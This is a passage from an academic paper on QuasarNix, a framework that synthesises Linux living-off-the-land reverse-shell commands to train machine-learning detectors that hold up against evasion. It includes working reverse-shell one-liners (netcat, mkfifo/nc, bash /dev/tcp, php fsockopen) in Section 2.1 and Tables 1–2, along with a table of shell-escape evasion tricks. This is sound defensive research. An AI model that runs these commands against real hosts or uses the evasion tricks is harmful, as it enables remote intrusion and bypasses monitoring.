Robust Large-Scale Detection of Living-Off-the-Land Reverse Shells via Data Synthesis

DMITRIJS TRIZNA, University of Genoa, Genoa, Italy and AISLE, Prague, Czech Republic
LUCA DEMETRIO, DIBRIS, Università degli Studi di Genova, Genoa, Italy
BATTISTA BIGGIO, University of Cagliari, Cagliari, Italy
FABIO ROLI, University of Genoa, Genoa, Italy

Living-off-the-land (LOTL) techniques, which exploit legitimate system utilities to execute malicious commands, pose significant challenges to cyber-threat detection by blending with benign behavior. Current state-of-the-art machine learning (ML) detection methods suffer from two critical limitations: (1) a need for large-scale datasets that capture LOTL behaviors, essential for detection at low false-positive rates (FPR) and high true-positive rates (TPR), and (2) a lack of adversarial manipulation evaluations, despite the inherent presence of adaptive attackers in cybersecurity contexts. To address these challenges, we introduce a novel, cyber-security focused data synthesis (DS) framework that augments malicious LOTL samples by combining threat intelligence with legitimate baselines from enterprise networks. We evaluate our framework in a large-scale production environment, focusing on the detection of Linux LOTL reverse shells. The resulting dataset and models—collectively referred to as *QuasarNix*—enable ML detectors that detect roughly 60% of malicious reverse shells at an industry-grade FPR $= 10^{-6}$, whereas non-augmented baselines remain effectively blind at this operating point. We demonstrate that unprotected ML models remain vulnerable to black-box evasion attacks. To counteract these risks, we incorporate adversarial training into our DS framework, enhancing the robustness of our LOTL detection models. Through an explainability analysis, we confirm that QuasarNix provide detection engineers with evidence-based attribution, aligning with cybersecurity domain expertise. To foster reproducibility, we publicly release our framework implementation,[1] synthesized dataset,[2] and pre-trained models.[3]

CCS Concepts: • **Security and privacy → Malware and its mitigation**; • **Computing methodologies →** *Machine learning;*

[1] http://github.com/dtrizna/QuasarNix
[2] https://huggingface.co/datasets/dtrizna/QuasarNix
[3] https://huggingface.co/dtrizna/QuasarNix

This work has been carried out while Dmitrijs Trizna was enrolled in the Italian National Doctorate on Artificial Intelligence run by Sapienza University of Rome in collaboration with the University of Genova. It has been partly supported by project SERICS (PE00000014) and FAIR (PE00000013) under the MUR National Recovery and Resilience Plan funded by the European Union – NextGenerationEU; and by the EU-funded projects ELSA (grant no. 101070617) and Sec4AI4Sec (grant no. 101120393).
Authors' Contact Information: Dmitrijs Trizna (corresponding author), University of Genoa, Genoa, Italy and AISLE, Prague, Czech Republic; e-mail: dmitrijs.trizna@edu.unige.it; Luca Demetrio, DIBRIS, Università degli Studi di Genova, Genoa, Italy; e-mail: luca.demetrio@unige.it; Battista Biggio, University of Cagliari, Cagliari, Sardinia, Italy; e-mail: battista.biggio@unica.it; Fabio Roli, University of Genoa, Genoa, Liguria, Italy; e-mail: fabio.roli@unige.it.

This work is licensed under a Creative Commons Attribution 4.0 International License.

© 2026 Copyright held by the owner/author(s).
ACM 2471-2566/2026/05-ART26
https://doi.org/10.1145/3807450

Additional Key Words and Phrases: Malware, data synthesis, adversarial robustness, enterprise security, machine learning

ACM Reference Format:
Dmitrijs Trizna, Luca Demetrio, Battista Biggio, and Fabio Roli. 2026. Robust Large-Scale Detection of Living-Off-the-Land Reverse Shells via Data Synthesis. *ACM Trans. Priv. Sec.* 29, 3, Article 26 (May 2026), 30 pages. https://doi.org/10.1145/3807450

1 Introduction


Living-off-the-land (**LOTL**) techniques exploit legitimate system utilities—such as `bash`, `python`, or `ssh`—to execute malicious commands while blending into benign system activity [37, 38]. Due to their versatility and stealth, LOTL attacks pose significant detection challenges, rendering conventional signature-based or rule-based methods ineffective [38, 42]. Despite extensive research in **Machine Learning** (**ML**)-based intrusion detection spanning two decades [7, 26], current ML-based LOTL detection approaches are constrained by two primary issues:

(1) **Lack of large-scale datasets for industry-grade cyber-threat detection with low false-positive rates (FPR)**: Existing cyber-threat detection ML research relies on small-scale or unrealistic datasets that fail to capture the complexity of production environments [2, 3]. Consequently, these models often exhibit excessive FPR, overwhelming analysts with "alert fatigue" and impairing operational efficiency [6].
(2) **Need for robust ML cyber-threat detection methods**: ML-based cyber-threat detectors operate in adversarial environment by design, yet past work neglects adversarial robustness evaluations, leaving ML-based defenses susceptible to evasion by sophisticated attackers who perturb inputs to bypass detection [8, 20].


Recent surveys of ML for cyber-security rank excessive FPR as the chief obstacle to operational use [2, 15]. Intrusion-detection pipelines stay enabled only when each heuristic fires at an *extremely* low FPR; otherwise analysts experience "alert-fatigue" and disable them [6]. Controlled **security operations center** (**SOC**) studies show that even a 10^{-4} FPR can overwhelm a 24×7 team in a medium-size enterprise [6]. Decades of rule-based defense therefore rely on parallel stacking of narrow, technique-specific signatures rather than broad detection logic [42].

To systematically address the historical problem of excessive FPR in ML-based detectors, we employ two key strategies. *First*, to keep FPR suitable for production environments, we focus on Linux *reverse shells*, which are among the most prevalent and high-impact LOTL sub-techniques. These enable attackers to remotely control compromised systems through outbound connections to adversary-controlled infrastructure, as illustrated in Figure 1(a). Their manifestations have increasingly appeared in high-profile breaches, including incidents during the Russia–Ukraine conflict in 2023 [14], with advisories from agencies such as the U.S. Department of Homeland Security [16]. Focusing on reverse shells allows sidestepping the pitfalls of high FPR inherent in "catch-all" malicious LOTL detectors. Such is backed by both empirical studies and post-mortems of production deployments consistently report that this broad scope dilates the decision boundary and inflates FPR to unacceptable levels [34, 46].

Second, we overcome the limitations of small-scale datasets by developing a cyber-security tailored **data synthesis** (**DS**) strategy to enrich currently-available data, paving the way towards the creation of a large-scale dataset representative and appropriately distributed for both benign and malicious classes. Synthetic data and augmentation methodologies have demonstrated substantial potential for addressing dataset limitations in artificial intelligence [49, 50], with groundbreaking benchmarks [39] and methodologies [5] demonstrating substantial impact across domains. While



(a) Conceptual view of LOTL reverse shell exploitation.



(b) *QuasarNix*: malicious DS leveraging (i) domain knowledge, (ii) legitimate baseline, and (iii) adversarial perturbations.

Fig. 1. Overview of essential concepts in our work: (1) LOTL reverse shell which is the cyber-threat technique we are aiming to detect, and (2) the DS methodology employed to augment a realistic and adaptive training distribution for robust detection under low FPR.

DS techniques have been explored for network-based cyber-threat detection [24, 25, 43], their application to host-based telemetry remains unexplored.

Unlike purely distributional synthesis methods [24, 25], our DS approach incorporates domain expertise from red teams and detection engineers to generate functionally valid attack variants. In fact, our methodology involves developing *templates* of malicious activity, i.e. partial Linux commands encoding reverse shell techniques that can be instantiated in multiple ways by filling *placeholders*, i.e. special tokens corresponding to IP addresses, file descriptors, variables, and so on. Since placeholders can be filled in multiple ways, and enriched by the legitimate activity extracted from the observed network, each template can generate a huge number of variants of the same command, thus contributing to compose a large-scale realistic dataset as illustrated in Figure 1(b). While template-based DS is a well-known conventional methodology [10], its applicability in specialized domains remains far from being well explored, and successful applications have led to astonishing breakthroughs, such as recent AlphaGeometry release by DeepMind [44].

Also, due to the fact that cyber-threat detectors operate in adversarial environments where threat actors can systematically degrade ML model performance [20], we explore a realistic threat model in Section 4.5, developing black-box evasion attacks. We perturb those synthetic malicious data points with evasive techniques adopted by threat actors in-the-wild, as outlined by our threat intelligence. Such manipulations modify how telemetry looks for a cyber-threat detector, while preserving original functionality. We reveal that unprotected models are vulnerable to evasive manipulations.

We apply our DS framework on a large-scale operational enterprise environment, producing a *QuasarNix*, a dataset with over one million command-lines, half of which are synthetic LOTL reverse shell variants. The scale of QuasarNix allows us to evaluate detection capabilities under constraint of FPR $= 10^{-6}$, i.e. the lowest measurable FPR we can report. We hence train several ML models on these data, and find that the best-performing detectors—tabular XGBoost and **multi-layer perceptron** (**MLP**) with one-hot features—consistently detect around 60% of malicious reverse shells at this operating point across repeated synthesis-and-training runs, including previously unseen reverse shell manifestations. Compared to non-augmented CNN and signature-based detectors that achieve at most a few percent **true-positive rate** (**TPR**) at FPR $= 10^{-6}$, this constitutes a substantial improvement in operational detection capability and supports using the resulting models in production pipelines. We further demonstrate that adversarially hardened models retain this low FPR even under model-agnostic, black-box evasion pressure.

Lastly, given the need for interpretable decisions in cyber-threat detection, we perform an explainability analysis confirming that our models' detection heuristics align with domain expertise.

Notably, we find that after adversarial training, ML uses stable, contextually grounded features rather than spurious correlations – ultimately providing detection engineers with robust, evidence-based insights for threat identification.

The resulting dataset and adversarially hardened cyber-threat detection models – collectively titled *QuasarNix* – are fully built using our DS methodology and allow production-ready detection of Linux LOTL reverse shells.

To summarize, our contributions are the following:

— We present a novel template- and threat-intelligence-driven augmentation methodology that mixes benign host telemetry from the defended perimeter with diversified LOTL reverse shell variants and adversarial perturbations (DS process), enabling large-scale ML-based cyber-threat detection with significantly improved performance and low operational FPR;
— We enhance the robustness of ML-based LOTL detection models through adversarial training, validated against evasion attacks and corroborated by explainability analysis;
— We release our DS framework,[4] with *QuasarNix* dataset[5] and pre-trained models[6] focused on detection of Linux LOTL reverse shells, fostering reproducibility and facilitating further research in ML-based cybersecurity.

The remainder of this article is structured as follows: Section 2 discusses related work on LOTL detection. Section 3 describes our proposed methodology with main contributions: DS framework and adversarial robustness threat model. Section 4 presents the experimental evaluation, including analysis of ML model architectures, evasion attacks, and explainability. Section 5 concludes the article.

2 Background and Related Work

We first discuss the core concepts of LOTL detection and then review relevant literature in ML-based threat detection.

2.1 LOTL Detection Challenges

Modern SOCs rely on endpoint telemetry to identify malicious activities [4]; on Linux systems, this telemetry primarily comes from audit frameworks like `auditd`, which record system-level changes including process creations, filesystem modifications, and network connections [19]. `auditd` hooks process creation at the `execve` syscall, logging the normalised argument vector (`argv`) that the kernel receives after the user's shell has performed parsing, quoting, and escape resolution. Notably, syntactic changes, like output redirection (>) or piping (|), may not appear in the telemetry as joint events after auditd has processed the command. Thus, when building a detector, we should take into account only those components that survive this normalization. A typical `auditd` process creation event appears as:

```
type=EXECVE msg=audit(...): argc=6 a0="netcat"
a1="-c" a2="sh" a3="-u"a4="1.2.3.4" a5="53"
```

In this case, the command-line "`netcat -c sh -u 1.2.3.4 53`" represents a reverse shell: a common LOTL technique where attackers establish outbound connections from compromised hosts to gain interactive access [16]. While signature-based detection rules can identify known patterns, they struggle with the inherent variability of LOTL techniques [42]. For instance, consider these two functionally equivalent reverse shells [38]:

```
mkfifo /tmp/a;cat /tmp/a|sh -i|nc IP 53>/tmp/a
php -r '$a=fsockopen("IP",53);exec("sh -i");'
```

[4] http://github.com/dtrizna/QuasarNix
[5] https://huggingface.co/datasets/dtrizna/QuasarNix
[6] https://huggingface.co/dtrizna/QuasarNix

Both achieve the same objective through different system utilities, making signature-based detection sub-optimal. Security researchers have shown that at least 30 legitimate Linux applications can be repurposed for such techniques, with tools available to generate novel variants [37].

2.2 ML-Based Threat Detection

Research into ML-based intrusion detection spans over two decades [15, 26]. We categorize relevant literature into three main areas.

Command-line analysis for LOTL detection. Most of the studies exploring detection of LOTL techniques focus on process command-line analysis, matching our threat model. The main body of literature explores misuse of PowerShell [4, 22], yet more broad analyses exist for Windows [18, 34] and Linux shell commands [11, 45]. While our focus is primarily on Linux reverse shell techniques, any of these approaches can be adapted, yet all works lack reproducible implementations or pre-trained models, with only a single exception [45] which we incorporate to our baseline analysis in Section 4.

Data synthesis in cyber-security. Past works are indeed addressing the challenge of limited malicious training data. Methods range from active learning approaches [34] to realistic data generation [24, 25, 43]. However, while timely, these methods neither focus on detecting LOTL threats, as they solely create pseudo-realistic network traffic packets. These techniques rely purely on input data to synthesize new samples, discarding the inclusion of human/acquired domain knowledge. Instead, in our work we advocate for leveraging such informative knowledge in the form of diversified attack patterns. We show in Section 3 and empirically validate Section 4 the significance of this design to improve the performance capabilities of ML models.

Adversarial robustness. The body of research in the domain of adversarial ML is vast, with known methods to compromise integrity of ML models, for instance, using evasion attacks [8, 20]. These works are particularly relevant for cyber-threat applications of ML where attackers actively try to bypass detection. Robustness methodologies are discussed, so we influence our defense strategy with the most common and successful approach known as *adversarial training* [31], introduced in Section 3.2. We show in Section 4.5 the benefit of this technique when deployed in production environment, parrying a variety of evasion techniques that attacker can deploy.

3 Methodology

In this section, we describe our approach to address main challenges in production-grade ML-based cyber-threat detection. First we present a DS methodology for large-scale attack synthesis (Section 3.1). Second, we develop a threat model to represent realistic adversaries targeting ML-based cyber-threat defenses (Section 3.2).

3.1 Malicious Data Synthesis Framework

Our methodology focuses on generating realistic attack commands that complement the benign command logs collected from the enterprise environment we aim to defend. This is achieved by defining *attack templates*, i.e., pre-defined reverse shell patterns that are injected into these benign logs. Backed by threat intelligence, these templates capture realistic attacker behaviors and can be systematically diversified to mimic a wide range of adversarial tactics. In this way, defenders can generate a large volume of realistic malicious command variants to use in their training pipelines, hardening detectors against a broader set of threats.

3.1.1 Problem Formulation. Let us define the key spaces in our framework:

— $\mathcal{X}^{\text{legit}}$: The true distribution of legitimate system activity;
— $\mathcal{X}^{\text{evil}}$: The true distribution of all possible attack variants that defensive solution aims to detect;

Table 1. List of Placeholders p, with Examples of Sampled Values v_i (Based on Omitted Function f); and Templates t from Set T

Placeholder	Example Value	Example Reverse Shell Template Employing the Placeholder
Shell Interpreter	`SHELL` → `/bin/bash`	`SHELL -i >& /dev/PROTO_TYPE/IP_A/PORT_NR 0>&1`
Protocol Type	`PROTO_TYPE` → `tcp`	`socat PROTO_TYPE:IP_A:PORT_NR EXEC:SHELL`
IP Address	`IP_A` → `10.1.1.2`	`netcat -e SHELL IP_A PORT_NR`
Port Number	`PORT_NR` → `4444`	`perl -e 'use Socket;ip="IP_A";port=PORT_NR; socket(...)'`
File Descriptor Nr.	`FD_NR` → `3`	`exec FD_NR<>/dev/PROTO_TYPE/IP_A/PORT_NR;cat <&FD_NR`
Temp. File Path	`FILE_P` → `/tmp/foo`	`mkfifo FILE_P;cat FILE_P|SHELL -i 2>&1|nc IP_A PORT_NR >FILE_P`
Variable Name	`VAR_NAME` → `host`	`php -r '$VAR_NAME=fsockopen("IP_A",PORT_NR);exec("SHELL");'`

– $X^{\text{legit}} \subset \mathcal{X}^{\text{legit}}$: observed set of legitimate commands sub-sampled from defended systems;
– $x^{\text{evil}} \subset \mathcal{X}^{\text{evil}}$: Known variants of malicious samples acquired by threat intelligence.

Generally $|x^{\text{evil}}| << |X^{\text{legit}}|$. Our goal is to construct a synthetic dataset X^{evil} that approximates $\mathcal{X}^{\text{evil}}$ while maintaining similarity with X^{legit} to embed variability of defended environment: it ensures that generated attacks maintain statistical similarity with legitimate system behavior, reducing false positives in production. We measure similarity empirically through token distribution overlap and command length distributions, as visualized in Figure 2(a) and (b), detailed further in Section 4.2. While more rigorous measures like Kullback–Leibler divergence could theoretically quantify the distributional alignment, the discrete nature of shell commands and their structural properties make empirical measures sufficient and practical for our domain.

From a threat-intelligence perspective, the template set T is curated from real-world Linux reverse shell abuse patterns reported in public resources [16, 37, 38] and internal incident knowledge, rather than from synthetic constructions. The placeholders in Table 1 therefore correspond to stable semantic components of LOTL reverse shells, such as the invoked shell, remote endpoint, file descriptors, and auxiliary variables, so that instantiations of T span realistic degrees of freedom attackers exploit.

To derive the placeholder set P, we manually decomposed over a hundred Linux reverse shell commands collected from GTFOBins, HackTricks, public advisories, and internal incidents into their functional building blocks. In every case, the parts that varied across commands fell into seven categories: the invoked shell or interpreter, the transport protocol, the remote IP address, the remote port, a file descriptor used for input/output redirection, an on-disk file path used for FIFOs or staging, and auxiliary variable names storing handles or configuration. We therefore fix P to these seven placeholders and encode them consistently in both the released framework and Table 1. Apparent extra degrees of freedom such as wrappers (e.g., `sudo`, `nohup`), obfuscation operators, or script-specific flags do not introduce new functional components. Any significant deviation either (i) warrants a new template or (ii) can be represented in a sampling function (e.g., `SHELL` → ‘`nohup sh`’). Placeholders obtained from this decomposition and are sufficient to express all reverse shell templates listed in Section A.

3.1.2 Template-Based Generation. To mimic the distribution of unknown attacks, we define a framework for generating realistic data that is produced in the context of existing benign baselines. This is achieved through *attack templates*, i.e. attack patterns extracted from threat intelligence that match real-world LOTL tactics. Each template is parameterised by a set of *placeholders* that can be instantiated in multiple ways to diversify the generated threats. For instance, a template can define the execution of a generic shell command with redirection to a variable socket, or invoke a Perl script that connects to attacker-controlled infrastructure at a placeholder IP address. By

Table 2. Exemplified Mapping Between a Template and One Functional Reverse Shell Variant Augmented by QuasarNix

Example of Template Used by Data Augmentation	Example of Functional Reverse Shell Variant
`SHELL -i >& /dev/PROTO_TYPE/IP_A/PORT_NR 0>&1`	`sh -i >& /dev/tcp/127.0.0.1/53 0>&1`
`socat PROTO_TYPE-connect:IP_A:PORT_NR EXEC:SHELL`	`socat tcp-connect:127.0.0.1:443 exec:/bin/sh`
`exec FD_NR<>/dev/PROTO_TYPE/IP_A/PORT_NR;cat <&FD_NR`	`exec 3<>/dev/tcp/127.0.0.1/9001;cat <&3`
`php -r '$VAR_NAME=fsockopen("IP_A",PORT_NR);exec("SHELL");'`	`php -r '$a=fsockopen("127.0.0.1",23);exec("sh");'`

All IP addresses are filled with 127.0.0.1 on purpose to avoid accidental detonation of malicious technique.

repeatedly instantiating different placeholder values and merging the resulting commands with benign telemetry from the defended environment, we obtain a rich family of realistic attack variants tailored to specific enterprise network.

All templates are defined at the level of Linux command-lines as recorded by `auditd` (i.e., post-shell-parsing `argv`), so that both template instantiation and subsequent adversarial perturbations operate directly in the observable telemetry space.

We provide a conceptual view on template-based generation with exemplified templates T, placeholders P and sampling variants $F(P) \to V$ in Table 1. Redacted list of functional reverse shell variants given all placeholders are populated is exemplified in Table 2.

More formally, building blocks of our synthesis method are:

(1) A set of templates $T = \{t_1, \ldots, t_N\}$, where each t_n represents a known attack pattern, represented in a form of telemetry suitable for attack detection, which in case of LOTL reverse shells is the Linux commandline.
(2) A set of placeholders $P = \{p_1, \ldots, p_M\}$ to uniquely specify components that may vary in functional variants.
(3) A family of sampling functions $F = \{f_1, \ldots, f_M\}$ where $f_m(p_m) \to v \in V$, with V representing a set of realistic placeholder values given domain constraints.

Each template $t_n \in T$ serves as a mapping that, when combined with placeholders P and their corresponding sampling functions F, generates a unique attack variant x_n^{evil}:

$$t_n : P \times F \to x_n^{\text{evil}}. \tag{1}$$

In practice, T covers the main families of Linux reverse shells we see in threat intelligence. As discussed in Section 4.1, we explicitly scope our work to these reverse shell families and evaluate generalisation by holding out a subset of templates and binaries for the test set, acknowledging that QuasarNix approximates but does not exhaust the full LOTL attack space.

3.1.3 Sampling Functions. Each sampling function $f_m \in F$ selects values for placeholder $p_m \in P$ using an approach that balances between three sources:

(1) *Legitimate baseline*: a set of numerous patterns is algorithmically collected from X^{legit} through regex-based extraction of: (i) file paths via path structure matches; (ii) variable names from shell variable references (starting with $); (iii) network properties from connection parameters.
(2) *Threat intelligence*: specific set of values is defined by domain experts, based on threat intelligence of known attack patterns observed in-the-wild, constituting values observed in x^{evil}.
(3) *Random*: we define a random value generator that complies with functionality boundaries, for instance, TCP and UDP port values are sampled from range of integers between 0 and 65535, or octets of IP addresses have values in range of 0–255.

The algorithm samples values from all aforementioned sources uniformly. This approach ensures that generated variants still maintain statistical similarity with X^{legit}, thus reducing false-positives

Table 3. Syntax Validation of ≈9.5k Sub-Sampled Synthetic Reverse Shell Commands

Command Type	Total	Valid	Rate (%)
Netcat (nc, ncat)	2,276	2,276	100.0
PHP	1,740	1,740	100.0
Bash (named pipes, mkfifo)	1,133	1,133	100.0
Ruby	1,112	1,112	100.0
Python	1,091	1,091	100.0
Perl	676	593	87.7
Bash (/dev/tcp, /dev/udp)	638	638	100.0
Telnet	437	437	100.0
AWK	428	428	100.0
Total	**9,531**	**9,448**	**99.13**

Commands are validated using interpreter-specific syntax checking without execution.

and integrating the variability of defensive environment, while preserving the most common attack variants and indicators of compromise observed in real world cases as defined by domain experts, yet still foresee unaccountable novelty in attack variation through random sampling.

Concretely, the implementation in our released framework biases each placeholder towards values frequently observed in the defended enterprise baseline while still mixing in threat-intel seeds and synthetically sampled but functionally valid values. This anchoring means that the marginal distributions of paths, ports, IPs, and variable names in the synthesized reverse shells closely follow those found in real command logs, mitigating the risk that template-driven augmentation drifts into unrealistic regions of the LOTL space.

Moreover, while we do not execute each variant end-to-end, the templates themselves are derived from functional reverse shell tactics, and the placeholder substitutions do not change their effect. From the defender's viewpoint, the resulting commands are valid from a telemetry perspective even if the corresponding server-side listener is absent, since given real exploitation only the client-side execution is observable within the defended enterprise.

3.1.4 Functionality Validation. To empirically validate that the template-based generation produces syntactically correct and executable commands, we performed static syntax validation on a random subsample close to 10,000 synthesized reverse shell commands. For each command, we applied interpreter-specific syntax checking: shell commands were validated using `bash -n` (syntax check without execution), while embedded interpreter code (Python, Perl, PHP, Ruby) was extracted and validated using the corresponding interpreter's syntax-checking mode (e.g., `perl -c`, `python -m py_compile`).

Table 3 summarizes the results by command type. Commands are categorized by their primary interpreter: Bash commands using `/dev/tcp` or `/dev/udp` special device files for network redirection are labeled "Bash (dev)", while those using named pipes via `mkfifo` or utility chaining are labeled "Bash (pipes)". Overall, 99.13% of synthesized commands (9,448 out of 9,531) pass syntax validation. The sole source of syntax errors is a subset of Perl commands (83 out of 676, or 12.3%) where randomly generated variable names beginning with digits produce bareword errors; this is a known Perl constraint that can be addressed by refining the variable-name sampling function.

We emphasize that a reverse shell command failing at runtime due to "connection refused" (i.e., no listener present) is still *functionally valid*—it would succeed given an active listener. Static syntax validation therefore provides a conservative lower bound on functionality: commands that parse

correctly will execute their intended network and shell-spawning logic when the corresponding server-side component is present.

3.2 Adversarial Robustness

To critically analyze the life-cycle of ML-based cyber-threat heuristics trained on our DS framework, we need to ensure the adversarial robustness of our models, since deployment scenario should assume presence of sophisticated threat actor by design.


3.2.1 Threat Model. Our threat model assumes an adversary without access to inference scores of ML model, since the interface to ML detection heuristics in a defensive environment is limited only to analysts and engineers from the security department [2]. This threat model diverges from definition of conventional black-box model of adversarial ML in academic literature, where adversary can guide attack based on model label or logits. We consider this as *model-agnostic black-box* setup. We term this setting 'model-agnostic' because the attacker cannot observe outputs or scores—unlike conventional black-box settings—but can still attempt data-driven evasion. Therefore, the range of manipulations a threat actor can feasibly apply to an ML solution is limited to inputs via compromised system telemetry, without any reverse flow of information. In threat model, the adversary can: (i) infer the malicious component of our dataset through mimicry of threat intelligence, thus constructing $\hat{X}^{\text{evil}} \approx X^{\text{evil}}$; (ii) extract typical Linux behaviors from public sources, that share similar variety of commands as the target. As a legitimate baseline we use $\hat{X}^{\text{legit}}$ public NL2Bash [27] dataset, comprised of administratively used shell commands.

3.2.2 Evasion Attacks. We introduce three different attacks, detailed below. For each attack, the manipulation is applied to all samples $x^{\text{evil}} \in X^{\text{evil}}_{\text{test}}$, transforming sample into an adversarial version x^{adv}, all together resulting in the adversarial test set $X^{\text{adv}}_{\text{test}}$.

Benign content injection. First, we want to observe the robustness when legitimate content is added to malicious commands. Given our threat model, the adversary do not posses access to target baseline X^{legit}, therefore, we randomly sample command-lines from publicly acknowledged legitimate Linux activity $\hat{X}^{\text{legit}}$ with a varying parameter of payload size within range $|p_{\text{inject}}| \in \{16, \cdots, 128\}$ injected characters. We place sampled legitimate characters at the beginning of the command. We apply random $\hat{x}^{\text{legit}} \in \hat{X}^{\text{legit}}$ sampling and prepend them to x^{evil}, so that: $x^{\text{adv}} = \hat{x}^{\text{legit}} + x^{\text{evil}}$.

We ensure that the efficacy of this attack is based on the injected value, and not because the displacement of the original command is then truncated by the feature extraction process. Firstly, tabular models do not rely on input length, constructing fixed one-hot vector based from a command-line of arbitrary length. For sequential models, length of input is $N = 256$ tokens, with distribution of commands lengths depicted in Figure 2(b). Majority of command-lines are short, with only 2.2345% of command-lines in training set longer that 128 tokens. However, at worst we add 128 characters, not tokens! As such p_{inject} is tokenized further and has relatively small number of injected tokens, resulting in no information loss.

Linux shell escape perturbations. We explore an evasion attack that employs perturbations based on techniques known by security experts to evade constraints of shell environments [38]. Not all techniques that threat actors use to escape restricted shells will have effect on model performance, since model does not use shell command directly, but command-line as processed by auditd agent. Therefore, some of the manipulations may not appear in the final telemetry, ignored by endpoint agents like auditd. To characterise this effect, we start from a curated list of Linux shell escape techniques [38] and execute each candidate command on an instrumented host, capturing both the raw shell input and the corresponding `EXECVE` record emitted by `auditd`. We then compare



(a) Venn diagram of unique tokens in reverse shell and baseline classes. (b) Distribution of command-line lengths within a training data. (c) Augmentation impact on GBDT model performance.

Fig. 2. DS evaluation: exploratory data analysis and comparison with non-augmented methods.

Table 4. Linux Shell Escape Perturbation Techniques [38]

Manipulation	Functional Example	Preserved by auditd
'	`ba's'h -i`	No
"	`ba"s"h -i`	No
\	`ba\s\h -i`	No
$	`ba$sh -i`	No
[*char*]	`ba[s]h -i`	No
{form}	`bash,-i`	No
IFS variable	`bash$IFS-i`	No
Empty variable	`bas$uh -i`	No
Fake command	`bas$(u)h -i`	No
Base64	`echo c2ggLWk=| base64 -d|sh`	No
Hex	`echo \x73\x68 \x20\x2d\x69|sh`	No
Flag tampering	`bash -x -li`	**Yes**
Decimal IP	`ping 2130706433`	**Yes**
Binary rename	`cp bash a; a -i`	**Yes**
Futile code	`mkfifo a;id;cat a`	**Yes**

The column "Preserved by `auditd`" indicates whether the corresponding perturbation yields a different argument vector in the emitted `EXECVE` record under the empirical procedure described in Section 4.5.

the tokenised command-line in telemetry against the original string to determine whether the perturbation persists after shell parsing and `execve` normalisation. If a manipulation reduces only to syntactic sugar (e.g., quotes or backslashes that are stripped before `execve`) and yields an identical argument vector, we mark it as ignored by `auditd` and exclude it from the attack space. Only perturbations that produce distinct tokens in the audit log, as reported in Table 4, are retained as valid shell escape attacks against our model. We select only subset of manipulations that will be preserved by pre-processing pipeline if applied to raw Linux shell command, and thus passed to ML model as input. Based on selected perturbations, we define an action space of manipulations that will be conditionally applied on input command-line. We introduce an "attack threshold" parameter, which is a probability of deploying specific modification.

Hybrid attack. Hybrid approach fuses both methods in a single attack, applying them consequently and independently. Attack parameter is multiplied by 128 to represent payload size for the benign content injection attack, and has no modifications for shell escape perturbation attack.

3.2.3 Adversarial Training. In addition to regularly trained models, we consider the efficacy of the described evasion methods against models given *adversarial training*, known to be effective against adversarial attacks [31] The methodology we follow resembles the original definition of adversarial training, where min-max objective is constructed around the loss function L given a subset of input samples $x, y \in X' \subseteq X^{\text{evil}}_{\text{train}}$ with adversarial operation δ known at training time:

$$\min_{\theta} \rho(\theta), \text{ where } \rho(\theta) = \mathbb{E}_{X'}[\max_{\delta} L(\theta, x + \delta, y)].$$

Since min-max objective is analytically intractable, similarly to original work, we solve it employing training routine with perturbed adversarial examples, constructing $X^{\text{adv}}_{\text{train}}$ out of $X^{\text{evil}}_{\text{train}}$, and evaluate performance after evasive manipulations on $X^{\text{adv}}_{\text{test}}$. However, diverging from the initial work, our methodology aligns with a realistic threat scenario, assuming the defensive mechanism is unaware of the specific set of adversarial manipulations δ or data used by adversary $\hat{X}$, thus we construct a naive version of $X^{\text{adv}}_{\text{train}}$ with simple manipulation by prepending randomly sampled command-lines from $X^{\text{legit}}_{\text{train}}$.

4 Experimental Analysis

We now experimentally evaluate our DS framework effectiveness for detecting LOTL attacks, focusing specifically on Linux LOTL reverse shells, producing data and models collectively referred to as *QuasarNix*. To structure our evaluation, we address the following research questions:

- **RQ1:** Does the proposed DS framework improve LOTL reverse shell detection compared to non-augmented approaches at production-grade FPR thresholds?
- **RQ2:** Which ML model architectures provide the most reliable detection performance under ultra-low FPR constraints (FPR = 10^{-6})?
- **RQ3:** Are ML-based LOTL detectors vulnerable to black-box evasion attacks, and can adversarial training mitigate these risks?
- **RQ4:** Do the learned detection heuristics align with domain expertise, providing interpretable and evidence-based attribution?

We begin by defining our experimental setup (Section 4.1), proceeding to comparing our DS framework with non-augmented baselines (Section 4.2, **RQ1**). Next, we analyze optimal model architectures for classifying malicious Linux commands (Section 4.3, **RQ2**) and compare them with past ML work and non-ML heuristics, by also providing an ablation study on the components of the considered models (Section 4.4). Furthermore, we assess adversarial robustness of our DS framework (Section 4.5, **RQ3**). Finally, we apply explainability techniques to assess the quality of learned detection heuristic (Section 4.6, **RQ4**).

4.1 Experimental Setup

4.1.1 Dataset Construction. As depicted in Figure 1(b) and detailed in Section 3, to employ QuasarNix, there is need to provide threat intelligence informed attack templates T and legitimate system activity from defended environment.

LOTL Reverse Shell Templates. We report a complete set of templates T in Appendix A. We employ a threat intelligence expert to define $|T| = 34$ templates distilled from Linux reverse shells variants known to be abused in the wild by threat actors. We employ a detection engineer that is familiar with defensive environment to define logic for sampling functions F and placeholder value set V available in our code publicly. While our work on QuasarNix demonstrates template-based attack synthesis for LOTL reverse shells, the methodology can be adapted to different offensive techniques (e.g., PowerShell-based attacks) with limited expert input.

Legitimate Data Collection. We collect legitimate activity from an enterprise network of approximately 50,000 Linux hosts, that produce around 12 million events daily. The collection process is best done through optimized query languages, with an example in **Kusto Query Language** (**KQL**) as follows:

```
let Window = 5m;  // aggregation time
AuditdEvents
| where EventType == "EXECVE"
| summarize
    Cmd = strcat_array(make_set(Cmd), ";"),
    by HostName, ParentPId, bin(Time, Window)
